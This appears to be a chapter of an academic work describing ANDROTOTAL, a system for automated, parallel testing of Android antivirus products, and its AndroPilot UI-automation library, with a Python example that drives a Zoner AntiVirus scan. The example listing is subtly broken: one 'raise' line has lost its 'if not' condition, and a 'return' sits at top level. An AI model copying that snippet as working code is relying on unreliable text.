VirusTotal analyzes submitted files with 49 antivirus products; it aggregates the output of such tools and reports it to the user along with the exact detection label returned by each engine (e.g., `I-Worm.Allaple.gen`). However, using tools such as VirusTotal for antivirus

[2] http://www.virustotal.com




Figure 4.2: User interaction needed to perform an on-demand device scan with Zoner AntiVirus Free 1.7.0.

testing, as natural as it may seem, may lead to incomplete or misleading results. Although VirusTotal can give insights in detection rates or false positives, it uses the limited command-line versions of scanners. In other words, VirusTotal detection relies only on signature scanning, and not, for instance, on behavioral heuristics.

Besides the difficulty of creating appropriate protocols for testing virus scanners, automating the comparison of mobile antivirus applications poses (further) non-trivial challenges, mostly rooted in the inherently interactive nature of mobile devices. Touch-based user interfaces are not easily automatable. For instance, Figure 4.2 shows the interaction needed by the user who wants to perform a device scan using the free version of Zoner AntiVirus[3]. Despite its simplicity, having a generic way to automate this procedure demands for a method to simulate the tapping operation on some particular screen coordinate, to programmatically wait for the occurrence of an event related to the end of the scan, and to capture the text from the application through screen scraping.

More advanced tests (such as on-install detection, browser protection effectiveness) need even more complex user interactions. The most significant example is the one of those antivirus apps that rely on the Android notification bar to alert users of potentially malicious activities. As discussed in Section 4.1.2, this poses challenges for black-box testing because

[3]The antivirus is available on Google Play Store: https://play.google.com/store/apps/details?id=com.zoner.android.antivirus

accessing notifications by other applications is normally not allowed by the Android platform, as a security measure. Moreover, adapting the Android framework—or the antivirus application—for the specific purpose of testing may end up producing unexpected side effects, which could bias the evaluation (with respect to the same evaluation conducted on an unmodified device and original OS). Finally, automation is even harder when dealing with custom view components, such as image-based buttons, decorated textboxes, or other graphical elements that are not provided by the Android SDK. For the very fact of not being standard, this kind of components require specific implementations that can be hard to include in a standard testing library.

In addition, performing tests on physical mobile devices is expensive in terms of the amount of time required for "freezing" the state and restoring the same testing conditions across experiments. Re-flashing a chosen NAND partition on an Android device takes several minutes and, more importantly, cannot be performed an arbitrary number of times. Furthermore, several versions of the same operating system exist, each providing a different set of API, which may result in a different behavior of the antivirus being tested.

4.1.2 Mechanizing Android Applications

To mechanize an antivirus product for executing tests programmatically, an appropriate UI-testing library is needed. Based on our manual analysis of the most popular Android antivirus products, such a library must have the following characteristics:

① **User Input Simulation.** The library must be able to stimulate the device user interface by reproducing the typical gestures a user would perform when using an antivirus.

② **User Interface Feedback.** The library must be able to retrieve feedback about the displayed views and activities on a device. This is needed to synchronize the testing procedures with the state of the running antivirus. The library must also be able to scrape information from the display in order to retrieve possible useful information (e.g., name of an identified threat).

③ **Multi-application Testing.** The library must support testing procedures over multiple applications. This is needed not only to develop complex testing procedures, which may involve more than one application (e.g., antivirus and browser), but also for basic operations (e.g., notification management), which still require accessing different Android application contexts.

④ **Require no Antivirus Modifications.** Any modification to the antivirus package may alter its original behavior, which in turn may bias the

results of a test. Therefore, the library must avoid modifying the antivirus package by adding new (instrumenting) code, changing its signature, or repackaging it.

⑤ **Support any Android Version.** In order to provide effective antivirus performance measurements, ANDROTOTAL must be able to support any Android version and no limitations should be introduced by the chosen testing library.

⑥ **Support for Android Notifications.** The library should (natively) support Android notifications operations (e.g., waiting for notification to appear, open notification bar, checking for notification existence), because many antivirus applications rely on notifications as the only feedback view.

With respect to the above requirements, we examined six publicly available UI-testing libraries, namely Robotium[4], monkey[5], MonkeyRunner[6], Android UI Automator[7], AndroidViewClient[8], Apk-view-tracer[9]. As summarized in Table 4.1, none of the existing libraries meets all the above requirements.

Robotium is well known, with a growing user base and an active developer community. It excels in white-box testing, allowing application developers to write functional and unit test cases by leveraging a clean and complete API. Unfortunately, it does not perform so good when dealing with black-box testing, especially if the application source code is not directly available. Under the hood, Robotium relies on the Android `Instrumentation`

[4] http://code.google.com/p/robotium/
[5] http://developer.android.com/tools/help/monkey.html
[6] http://developer.android.com/tools/help/monkeyrunner_concepts.html
[7] http://developer.android.com/tools/testing/testing_ui.html
[8] https://github.com/dtmilano/AndroidViewClient
[9] http://code.google.com/p/apk-view-tracer

Feature	Robotium	Monkey Runner	Android UI Automator	Android ViewClient	apk-view-tracer	**Andro Pilot**
① User input simulation	✓	✓	✓	✓	unstable	✓
② User Interface feedback	✓		✓	slow	slow	slow
③ Multi-application testing		✓	✓	✓	✓	✓
④ Avoiding antivirus tampering		✓	✓	✓	✓	✓
⑤ Support any Android version	✓	✓		✓	✓	✓
⑥ Built-in notification mgmt.					unstable	✓

Table 4.1: Existing Android testing libraries comparison with respect to ANDROTOTAL purposes.

capabilities to interact with the application under test. This turns out to have some important limitations, such as the impossibility to write a test that spans over two or more applications (violates req. ③ and ⑥) and the need to resign each application under test (violates req. ④).

We also explored other testing libraries, such as the Android provided monkeyrunner and Monkey. Both of them allow to effectively send inputs to any Android instance, perfectly meeting requirements ①, ③, ④, and ⑤. Unfortunately, retrieving data from a running device or emulator is not supported and therefore, requirements ② ⑥ are not met.

When releasing the Android SDK Tools R21, Google also introduced a new testing framework called Android UI Automator. This new library came in an effort to simplify the Android UI testing tasks. It provides a GUI tool to scan and analyze the UI components of an Android application (uiautomatorviewer), a library containing pAPI to create customized functional UI tests, and an execution engine to automate and run the tests against multiple physical devices. Despite being a significant improvement with respect to the previous Android official testing tools, this framework can only be used with the Android SDK API 16 or higher, which means it cuts out the possibility to test any application running on a previous version of the Android SDK, violating our requirements ⑤, and ⑥.

Although less known and supported than the previous libraries, AndroidViewClient and Apk-view-tracer are a good trade off with respect to our aforementioned requirements. They both effectively simulate typical user inputs and can retrieve information about displayed activities, thus meeting requirements ①, ②, and ③. Under the hood, they rely on monkeyrunner and monkey. They support all the existing Android versions (req. ⑤) and do not need any package modifications to interact with an application (req. ④). Unfortunately, although Apk-view-tracer should support the notification management, we tested the library and noted that the notification support, as well as most of the other implemented functionalities, were rather unstable and slow.

4.1.3 State of the Art

Researchers, practitioners and vendors have proposed methodologies and published a multitude of analysis reports with the common goal of comparing mobile antiviruses in terms of performance measures (e.g., detection capabilities, or power consumption) [50, 7, 8, 47, 31].

Unfortunately, the existing methodologies require time-consuming manual actions, which are obviously the bottleneck. Manual tests entail a number of tedious tasks such as preparing a clean testing image (about 2–3 minutes each), installing the antivirus under analysis and the suspicious application (about 2–5 minutes), restoring a clean state of the system (up to 10–15 minutes). We estimate that this approach would normally allow to

scan with a single antivirus up to 25-30 applications per man/day of effort. Although some mechanisms can automate these tasks, state-of-the-art tools (i.e., [50, 7, 8, 47]) still require an operator to check the outcome of each single scan, which is clearly a major barrier. This strategy does not scale, especially if we consider the speed at which new variants of malicious applications are found every day, and the pace at which protection tools are released and updated.

Another related research branch considers the problem of reproducing the obfuscation (and other evasion) techniques (that will be) possibly adopted by malware writers, now and in the near future, in order to stress test the robustness of the existing signatures. The main works in this direction are [63] and [51], which both propose several code-transformation techniques for APK files and use them to evaluate current antivirus products. We consider this research branch as orthogonal to ANDROTOTAL; indeed, existing work do not concentrate on the scalability part of the problem, nor they propose mechanisms to automate the tests in a generic way.

4.2 Goals, Definitions and Design

Given the above motivations and having considered the state of the art, the main goal of ANDROTOTAL is to provide a framework to streamline parallel testing of many antivirus products on different Android platforms. In this context we define the notion of *test* as follows:

1. *Antivirus*: the APK of the antivirus product version under analysis (e.g., Avast! Mobile Security 2.0.3380, AVG Antivirus 2.12.3, Lookout Security & Antivirus 8.10.2).
2. *Environment*: the Android platform (e.g., Android 2.3.3 on an ARM-based device, Android 4.1.2 on x86 with 2 GB of RAM).
3. *Recipe*: a set of interactions that need to be executed in order to obtain an outcome from the antivirus product.

The test procedure applies the *recipe* to a running instance of the given *antivirus* previously installed in the chosen *environment*. In practice, a test is a function that pilots an antivirus product installed on a running Android device to programmatically check some features or capabilities of said antivirus. For instance, an ANDROTOTAL test could be the process piloting the last version of Avast Mobile Security & Antivirus, installed on Android 4.1.2, which checks whether the antivirus detects (when) a malicious application (is installed). The result of each test produces metadata such as the name of the detected threat (if supported by antivirus), the time required to complete the testing procedure, or the network data utilization.

We identify the following main actors within ANDROTOTAL:

Android antivirus vendors provide ANDROTOTAL with the antivirus products to test. They are given access to our sample repository and have complete access to all the reports deriving from testing their products.

Android users access the system to submit suspicious applications for scanning. They also can access aggregated data about previously scanned application samples.

Researchers and practitioners access the system to obtain new Android application samples, analyze suspicious applications, and check statistics on the antivirus detection capabilities against each sample.

which are allowed to execute the following actions:

Test definition and execution. ANDROTOTAL supports the definition and execution of (a set of independent) single tests, where each test is a function as defined above:

Android environment interaction. ANDROTOTAL supports the piloting of an Android application. Such a component can reproduce the gestures required to use the application as well as to retrieve runtime data from the user interface. We further discuss this point in Section 4.1.2, where we specifically analyze the requirements for the testing library of our system.

Support for different Android platforms. As some Android antivirus products may take advantage of specific SDK features, ANDROTOTAL is version agnostic.

Support for different features to test. Most antivirus products allow users to check for malicious applications in different ways (e.g., manual scan on installed applications, manual scan of the external storage content, or automatic scan at installation time). This is further discussed Section 4.2.1.

Support for antivirus updates. Antivirus vendors periodically release updates. ANDROTOTAL supports the possibility to easily include such updates. This is further discussed in Section 4.2.2.

4.2.1 Antivirus Features to Test

In most of today's Android antivirus products, the scan can execute in two ways:

On-demand scan. The user manually requests a scan of the "entire system" (i.e., often limited by the sandboxing mechanism, unless the device is rooted and the antivirus is granted root privileges). The scan may

include the analysis of the files stored on the external storage card in addition to the analysis of the applications installed on the system.

On-install scan. This is often referred to as *realtime protection*; it is basically a scan performed right when an app is installed on the system.

Some security products also includes other minor features such as browser protection, phone call filtering, remote wiping, or SMS scanning. Such features are not present in all the antivirus products and do not appear to be strictly related to the specific malware detection capabilities. Therefore, we consider them outside ANDROTOTAL's scope.

4.2.2 Antivirus Updates

Regarding the signature update procedures, some distinction should be made between *engine updates* and *signature updates*. After manually testing various antivirus products, we can distinguish the following 2 types of update mechanisms:

Engine updates. The engine of the antivirus product is updated by completely installing a new Android app. This basically coincides with the release of a new version of the antivirus on the Google Play Store.

Signature updates. Basing the majority of their protection features on static analysis techniques, most antivirus require periodic updates of a signature database. From our analysis, it turns out that each antivirus product belongs to one of the following categories:

Internal database. The antivirus maintains an internal database of the required signatures. Usually, it also provides a function to manually update such a database by downloading the new signatures from an online remote server.

Bundle package. Some antivirus products are bundled with their signature database in the application package, and updating such a database requires installing an entire new app.

No signatures. In some other cases the antivirus implements a cloud-based solution for analyzing the suspicious apps, not requiring any signature update at all.

4.3 Implementation

The 5-step workflow of the ANDROTOTAL analysis process is summarized in Figure 4.3:

Figure 4.3: Basic workflow of the ANDROTOTAL analysis process.

1. **Test definition and request**: a user defines some tests to be performed on ANDROTOTAL. The user chooses the Android platform, antivirus version, and detection features to test. Last, the user uploads an Android application sample to be used during the test.
2. **Sample storage**: after performing some consistency and security checks, the uploaded sample is stored into the ANDROTOTAL sample repository.
3. **Task dispatching**: the requested tests are dispatched to the system job queue in order to be asynchronously executed.
4. **Task retrieval and execution**: an available worker pulls a task to execute. It then builds the proper environment for the test, executes the test, and locally stores the results.
5. **Result return and storage**: once test execution is over, the worker pushes its local results back to the ANDROTOTAL core system for archival.

The testing workflow is implemented on the multi-tier architecture depicted in Figure 4.4.

Client tier. The entry point from which users define the tests to be performed, upload their application samples, and explore the results of their tests. This can be either a graphical browser or an HTTP client (e.g., REST client).

Middle tier. It is composed by the ANDROTOTAL core system, which includes the web application backend receiving the samples uploaded by users, the functions to dispatch the tasks to be executed and the task queue server.

Data tier. It includes a storing system for the results of the tests, the repository for the uploaded samples and the repository for the Android emulator clean images. In our case, it is a relational database with proper abstraction layers.

Worker tier. This is the level where worker machines reside. Each worker is devoted to the actual test execution and is completely independent from the ANDROTOTAL core system.




Figure 4.4: ANDROTOTAL multi-tier architecture. Highlighted steps refer to the workflow previously described in Figure 4.3.

ANDROTOTAL's main frontend is a web/RESTful application, through which authenticated users can submit 2 types of tests:

Basic scan. The user uploads a sample to be analyzed and does not choose any specific product, platform or detection method. By default the test will be performed by selecting the latest version of each antivirus product available on the system and by using the fastest detection method implemented in the system (usually, on-install detection).

Advanced scan. The user specifies a list of tests. Each item of this list defines 4 parameters: product, version, Android platform, and detection method (Figure 4.5).

Upon submission of a new sample, ANDROTOTAL checks whether the submitted sample appears to be a valid Android application package. Afterward, the system checks whether the sample is already present in the repository by using the MD5 of the package as the search key. Users can explicitly force the analysis of a package that is already present in the ANDROTOTAL database. Once the test has completed, the requester is redirected to the result page, which shows the progress of each submitted test by periodically refreshing part of the page layout with new data retrieved through




Figure 4.5: ANDROTOTAL web frontend advanced scan. Authenticated users can customize the test list to submit to ANDROTOTAL.

asynchronous JavaScript calls (AJAX). The user is also informed about the existing sample on the repository by giving him the direct link to the specific sample analysis page.

The actual execution of each test is performed by asynchronous workers, which pull tasks from a distributed queue implemented with Celery, a wrapper of RabbitMQ (an open-source AMQP implementation). Each worker implements the core procedures for executing a test. Instead of detailing how the task-dispatching is implemented, which is fairly simple, we concentrate on the AndroPilot library, which is the main component of each worker.

4.3.1 AndroPilot

To overcome the limitations described in Section 4.1 and meet the aforementioned requirements we developed AndroPilot, the library that ANDROTOTAL uses to execute the tests.

We selected the library fulfilling most of our requirements (i.e., Apkview-tracer) and extended it, obtaining ANDROPILOT. We re-wrote part of the existing code to improve its stability and fix several bugs. More specifically, by further leveraging the Android ViewServer component we introduced new procedures to properly manage application synchronization during testing stages, including functions that wait for an arbitrary view, text or notification to appear on the screen. We improved the view management to correctly report when a view is shown on the running Android instance and implemented a new function to retrieve the screenshot from a running device or emulator. Overall, we improved the code stability and speed. ANDROPILOT is written in Python and leverages monkey and ViewServer as the main tools for interacting with the Android system.

As shown in Figure 4.6, ANDROPILOT follows a “facade” design pattern, where the `AndroPilot` class plays the role of public interface. The underlying 4 main modules are:




Figure 4.6: AndroPilot library architecture overview.

- `pilot` – Main entry point of the library. It contains the `AndroPilot` class, which exposes all the methods needed to interact with any running Android instance.

- `monkey_controller` – It contains the functions needed to interact with the monkey server.

- `viewserver_controller` – This module includes the functions necessary to communicate with the ViewServer process.

- `viewserver_parser` – It includes all the functions and classes to deserialize the data received from the ViewServer and to locally build the hierarchy of views displayed on the device or emulator.

In addition to these 4 modules, ANDROPILOT includes an external Java library used to retrieve the screenshot of the running Android instance.[10]

Being based on monkey and ViewServer tools, ANDROPILOT works on any Android system that supports these tools. Therefore, AndroPilot (and thus ANDROTOTAL) can be run on any Android device, while using ViewServer would have required a rooted device.

[10] The screenshot library is available online at: https://github.com/roman10/roman10-android-tutorial/tree/master/screenshot

From the developer's perspective, the main class to consider when developing a script to interact with Android is the one named `AndroPilot`[11], which comes bundled in the `pilot` module and contains all the main methods used to interact with the Android environment.

As an example to illustrate the functioning of ANDROPILOT, we summarize the UI interactions needed to perform an on-demand scan with the free version of the Zoner AntiVirus (previously reported in Figure 4.2):

1. Launching the antivirus.
2. Tapping on the button with label "*Antivirus*".
3. Tapping on the button with label "*Scan device*".
4. Waiting for the scanning process to complete.
5. Detecting the result of the scan.
6. Scraping the shown malware label (if any malicious app is detected).

This UI interaction flow can be automated with ANDROPILOT as follows. For simplicity, we suppose that a running emulator with Android 4.1.2 is available, with the antivirus application already installed.

```
1  from andropilot.pilot import AndroPilot
2
3  # declare the AndroPilot driver
4  ap = AndroPilot('emulator-5554', 'localhost', 4939, 10000)
5
6  # we may install an application sample
7  #ap.install_package(sample_path)
8
9  # start the Zoner main activity
10 ap.start_activity("com.zoner.android.antivirus", ".ActMain")
11 if not ap.wait_for_activity("com.zoner.android.antivirus.ActMain"):
12     raise Exception('Activity %s not found!', 'com.zoner.android.
           antivirus.ActMain')
13
14 # click the view element with label 'Antivirus' and wait for the right
       activity to come up
15 ap.click_view_by_text("Antivirus")
16 if not ap.wait_for_activity("com.zoner.android.antivirus.ActMalware"):
17     raise Exception('Activity %s not found!', 'com.zoner.android.
           antivirus.ActMalware')
18
19 # click the view element with label 'Scan device' and wait for the
       right activity to come up
20 ap.click_view_by_text("Scan device")
21 ap.wait_for_activity("com.zoner.android.antivirus_common.
       ActScanResults")
22     raise Exception('Activity %s not found!', 'com.zoner.android.
           antivirus_common.ActScanResults')
23
```

[11] Please note the difference between ANDROPILOT (the name of the library we developed), and `AndroPilot` (a Python class included in our library).

```
24 # define an event to periodically check
25 event_checker = lambda: (ap.exist_view_by_text("All scanned files are
       clean") or ap.exist_view_by_text("problem found"))
26
27 # wait for the scan to end (45 seconds timeout)
28 if ap.wait_for_custom_event(event_checker, timeout=45, refresh=True):
29     if ap.exist_view_by_text("problem found"):
30         # scrape the threat name
31         threat_name = ap.get_view_by_id("scaninfected_row_virus").
               mText
32         result = threat_name
33     else:
34         # no malicious activity
35         result = 'NO_THREAT_FOUND'
36  else:
37     # timeout reached
38     result = 'SCAN_TIMEOUT'
39
40 # AndroPilot cleaning procedure
41 ap.close()
42 return result
```

The recipe starts by first declaring an instance of the `AndroPilot` class (namely, `ap`), whose constructor takes 4 parameters:

- `device_serial` – The device serial number or qualifier. It is the identifier that adb uses to keep a reference of the attached devices, and can be obtained by looking at the output of the `adb devices` command.
- `device_address` – The device host address. In most cases it is simply `localhost`.
- `viewserver_port` – The socket port where the ViewServer service is listening (or will be started). Any available device port should be fine. In our example we use the default ViewServer port: 4939.
- `monkey_port` – The socket port where the monkey server is listening (or will be started). Any available device port should be fine. In our example we use an arbitrarily chosen port: 10000.

After instantiating the `AndroPilot` object, the recipe starts the antivirus main activity. The `start_activity(package, classname)` method requires 2 parameters representing the *package* and *classname* of the activity to start. These values can be obtained, for instance, by looking at the application mainfest file, checking the logcat dump during application launch, or browsing the application source code (if available).

Automating an application execution flow requires synchronization between the controller (e.g., the automation script) and the controlled process (e.g., the Android application). ANDROPILOT achieves this by leveraging a set of "waiting procedures" that pause the controller execution until a certain event takes place. Right after starting the application, we need to stop the app's execution until an activity with classname `com.zoner.android.antivirus.ActMain` is displayed on the controlled device. If the expected event

takes place within a fixed amount of time (45 seconds by default), the procedure returns `True`, otherwise it returns `False` and the script raises an exception.

The automation flow proceeds by simulating the click on the buttons with label "*Antivirus*", and "*Device scan*". In both cases we also wait for the expected activity to be shown, and raise an exception if this does not happen.

At line 25 we define a lambda function that returns `True` if it finds any view with the label containing[12] the text "*All scanned files are clean*" or the text "*problem found*", `False` otherwise. We use this function to indicate whether the scanning process has completed, given that Zoner shows a different message in case all the scanned files are clean or some malicious activity is found.

The defined lambda function is passed as an argument to the function `wait_for_custom_event()`, which keeps evaluating it until it returns `True` or the specified timeout is reached. We note that the same function includes also a parameter called `refresh`, which in our script is set to `True`. This argument tells the waiting function whether it has to rebuild the entire view hierarchy each time it evaluates the lambda function. This is to avoid unnecessary view hierarchy rebuilds, whose procedure is quite slow and time consuming.

In case the event waiting function returns `False` (i.e., the scanning process is not completed within the timeout limit), the script stops and returns a result indicating the scan timeout occurrence. On the other hand, if the event takes place, and the scanning process is correctly completed, the script needs to realize how this event occurred (i.e., whether the antivirus detected any malicious activity or not). This is done by checking if there exists any view including the text "*problem found*", as this message is a clear reference of Zoner showing a report about malicious applications. If this is the case, the threat name is scraped from the view hierarchy by leveraging the `get_view_by_id()` method, otherwise the script just takes note of the clean scan result. In any case, the script eventually calls the `close()` method, in order to correctly stop the monkey and ViewServer processes as well as to close the opened socket connections.

4.4 Deployment and Evaluation

We deployed ANDROTOTAL as a WSGI application written in `Flask`, which exposes a RESTful API (implemented in `flask-restful`) that we manage through

[12] We want to stress the fact we used the verb '*containing*'. The `exist_view_by_text()` function actually performs a partial string match by using the Python `in` operator. If one prefers having an exact string match, the `partial_match` function parameter should be set to `False`.




Figure 4.7: ANDROTOTAL web application MVC architecture.

the http://mashape.com API-management service. The web application design follows an MVC design pattern, as depicted in Figure 4.7.


We evaluated the performance of ANDROTOTAL through preliminary, quantitative experiments. More specifically, we evaluated the average *resource utilization* of the tasks performed by the workers and the overall *scalability* of the system.

4.4.1 Resource Utilization


We analyzed how many parallel working instances could be accommodated on a single physical worker, to better understand how many Celery concurrent processes could be run on one working machine. To this end, we defined an experiment consisting in the repeated execution of 6 tests, from which we derived a profile of the average CPU and RAM utilization.

The chosen tests are summarized Table 4.2. Each test has been performed by selecting the latest Android platform available on ANDROTOTAL (i.e., Android 4.1.2), running on an emulated hardware equipped with an `arm cortex-a8` processor and 512 MB of RAM. The malicious application sample used to test the `on-install` and `on-demand` capabilities of the antivirus, has been randomly choosen from the Malgenome dataset (SHA1 = `630cb29b1385a36b7a811910709c9c0cd856aa98`, from the DroidKungFu2 family).


For each of these tests we queued 20 executions on ANDROTOTAL, and enabled only one worker on a machine equipped with an Intel Core 2 4400 2.00GHz CPU and 2 GB of RAM. The results of such tests are reported in Figure 4.8 and 4.9, which respectively show the results of the tests involving the `on-install` and `on-demand` detection capabilities of the 3 antivirus used in our experiment.




(a) CPU utilization while testing AVAST `on-install` detection.




(b) RAM utilization while testing AVAST `on-install` detection.




(c) CPU utilization while testing Bitdefender `on-install` detection.



(d) RAM utilization while testing Bitdefender `on-install` detection.




(e) CPU utilization while testing NortonMobile `on-install` detection.




(f) RAM utilization while testing NortonMobile `on-install` detection.


Figure 4.8: CPU and RAM utilization while testing `on-install` detection capabilities of 3 commercial antivirus products.



